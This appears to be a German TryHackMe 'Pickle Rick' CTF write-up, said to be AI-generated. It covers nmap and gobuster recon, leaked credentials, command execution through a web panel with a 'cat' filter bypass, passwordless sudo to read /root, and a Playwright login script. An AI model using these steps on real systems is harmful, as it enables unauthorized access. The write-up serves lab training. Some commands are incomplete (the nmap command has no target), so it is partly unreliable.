🥒 Writeup: TryHackMe - Pickle Rick

Erstellt von Steffi für Andreas (Brechti) am XXXX 2026.

Dieses Writeup wurde von einem KI-Agenten erstellt.

Startzeit: 14:11 Uhr
Endzeit: 14:55 Uhr
Dauer: 44 Minuten

1. Reconnaissance (Recon)


Nmap Scan

Der vollständige Nmap-Befehl lautete:

```
sudo nmap -sV -A -p 1-65535 -oA /tryhackme/picklerick-steffi/nmap
```

Die Ergebnisse zeigten zwei offene Dienste:

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
```



Screenshot der Startseite (home.png).


Web Enumeration (Gobuster & Source Code)

Der vollständige Gobuster-Befehl lautete:

```
gobuster dir -u http://10.81.171.117 -w /usr/share/wordlists/dirb/
```

Die Verzeichnissuche mit Gobuster und die Analyse des Quellcodes lieferten wichtige Pfade und Informationen:

- `/login.php` (Login-Portal)
- `/assets/` (Verzeichnis mit Directory Listing)
- `/robots.txt` (Inhalt: `Wubbalubbadubdub` - potenzielles Passwort)
- Im Quelltext der Startseite wurde ein versteckter Benutzername gefunden: `<!-- Username: R1ckRul3s -->`




Screenshot der Login-Seite (login.png).

2. Initial Access

Login & Command Panel

Mit dem Benutzernamen `R1ckRul3s` und dem Passwort aus der robots.txt (`Wubbalubbadubdub`) gelang der Login auf `/login.php` . Wir wurden zum **Command Panel** auf `portal.php` weitergeleitet.



Screenshot des Command Panels (portal.png).

3. Exploitation & Post-Exploitation

Command Panel & Dateisystem-Enumeration

Im Command Panel konnten wir Befehle ausführen. Der Befehl `cat` war zwar deaktiviert, aber der Hinweis in `clue.txt` ("Look around the file system for the other ingredient") leitete uns dazu an, das Dateisystem zu durchsuchen. Dies ist kein "AI-Power" im Sinne einer magischen Abkürzung, sondern ein systematisches Vorgehen, wie man es auch manuell tun würde, nur eben für eine KI viel schneller zu überprüfen.

Wir haben zunächst mit `ls -la` das Web-Root-Verzeichnis erkundet:

```
ls -la
total 40
drwxr-xr-x 3 root   root   4096 Feb 10  2019 .
drwxr-xr-x 3 root   root   4096 Feb 10  2019 ..
-rwxr-xr-x 1 ubuntu ubuntu   17 Feb 10  2019 Sup3rS3cretPickl3Ingred.txt
drwxrwxr-x 2 ubuntu ubuntu 4096 Feb 10  2019 assets
-rwxr-xr-x 1 ubuntu ubuntu   54 Feb 10  2019 clue.txt
-rwxr-xr-x 1 ubuntu ubuntu 1105 Feb 10  2019 denied.php
-rwxrwxrwx 1 ubuntu ubuntu 1062 Feb 10  2019 index.html
-rwxr-xr-x 1 ubuntu ubuntu 1438 Feb 10  2019 login.php
-rwxr-xr-x 1 ubuntu ubuntu 2044 Feb 10  2019 portal.php
-rwxr-xr-x 1 ubuntu ubuntu   17 Feb 10  2019 robots.txt
```

Die erste Zutat (`mr. meeseek hair`) wurde direkt aus `Sup3rS3cretPickl3Ingred.txt` im Web-Root ausgelesen (via `curl` , da `cat`

gesperrt war).

Als Nächstes haben wir das `/home` -Verzeichnis inspiziert, da der Hinweis auf andere Zutaten im Dateisystem deutete:

```
ls -la /home
total 16
drwxr-xr-x  4 root   root   4096 Feb 10  2019 .
drwxr-xr-x 23 root   root   4096 Feb 11 12:59 ..
drwxrwxrwx  2 root   root   4096 Feb 10  2019 rick
drwxr-xr-x  5 ubuntu ubuntu 4096 Jul 11  2024 ubuntu
```

Das Verzeichnis `/home/rick` war vielversprechend, also weiter dorthin:

```
ls -la /home/rick
total 12
drwxrwxrwx 2 root root 4096 Feb 10  2019 .
drwxr-xr-x 4 root root 4096 Feb 10  2019 ..
-rwxrwxrwx 1 root root   13 Feb 10  2019 second ingredients
```

Hier fanden wir eine Datei namens `second ingredients` . Da `cat` gesperrt war, verwendeten wir `grep . 'second ingredients'` im Command Panel, um den Inhalt zu erhalten:

```
grep . 'second ingredients'
1 jerry tear
```

Für die letzte Zutat haben wir uns das `/root` -Verzeichnis angesehen. Da dies Root-Bereiche sind, war hier `sudo` nötig. Das System erlaubte `sudo` ohne Passwort, was wir bereits in früheren Tests festgestellt hatten:

```
sudo ls -la /root
total 36
drwx------  4 root root 4096 Jul 11  2024 .
drwxr-xr-x 23 root root 4096 Feb 11 12:59 ..
-rw-------  1 root root  168 Jul 11  2024 .bash_history
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
-rw-r--r--  1 root root  161 Jan  2  2024 .profile
drwx------  2 root root 4096 Feb 10  2019 .ssh
-rw-------  1 root root  702 Jul 11  2024 .viminfo
-rw-r--r--  1 root root   29 Feb 10  2019 3rd.txt
drwxr-xr-x  4 root root 4096 Jul 11  2024 snap
```

Die Datei `3rd.txt` in `/root` enthielt die letzte Zutat, die wir ebenfalls mit `sudo grep . /root/3rd.txt` auslasen:

```
sudo grep . /root/3rd.txt
3rd ingredients: fleeb juice
```

4. Die drei Zutaten

1. Zutat: **mr. meeseek hair** (Gefunden in `/var/www/html/Sup3rS3cretPickl3Ingred.txt`)
2. Zutat: **1 jerry tear** (Gefunden in `/home/rick/second ingredients`)
3. Zutat: **fleeb juice** (Gefunden in `/root/3rd.txt`)

Anhang: Automatisierungsskript

Das Skript `inspect_portal.py` wurde verwendet, um den Login-Prozess und die Portal-Inhalte automatisiert mit Playwright zu prüfen. Es hat den Login erfolgreich simuliert und einen Screenshot vom Panel gemacht, auch wenn es Probleme mit der Node-Umgebung auf dem Kali-Host gab.

```
import asyncio
from playwright.async_api import async_playwright

async def run():
    async with async_playwright() as p:
        browser = await p.chromium.launch(headless=True)
        context = await browser.new_context()
        page = await context.new_page()

        # Login
        await page.goto('http://10.81.171.117/login.php')
        await page.fill('input[name=username]', 'R1ckRul3s')
        await page.fill('input[name=password]', 'Wubbalubbadubdub')
        await page.click('button[type=submit]')

        # Wait for portal
```

```
        await page.wait_for_url('**/portal.php')

        # Get content and screenshot
        content = await page.content()
        await page.screenshot(path='/tryhackme/picklerick-steffi/portal_playwright.png')

        print(content)

        await browser.close()

asyncio.run(run())
```

Challenge erfolgreich abgeschlossen. Rick ist wieder ein Mensch (oder so ähnlich).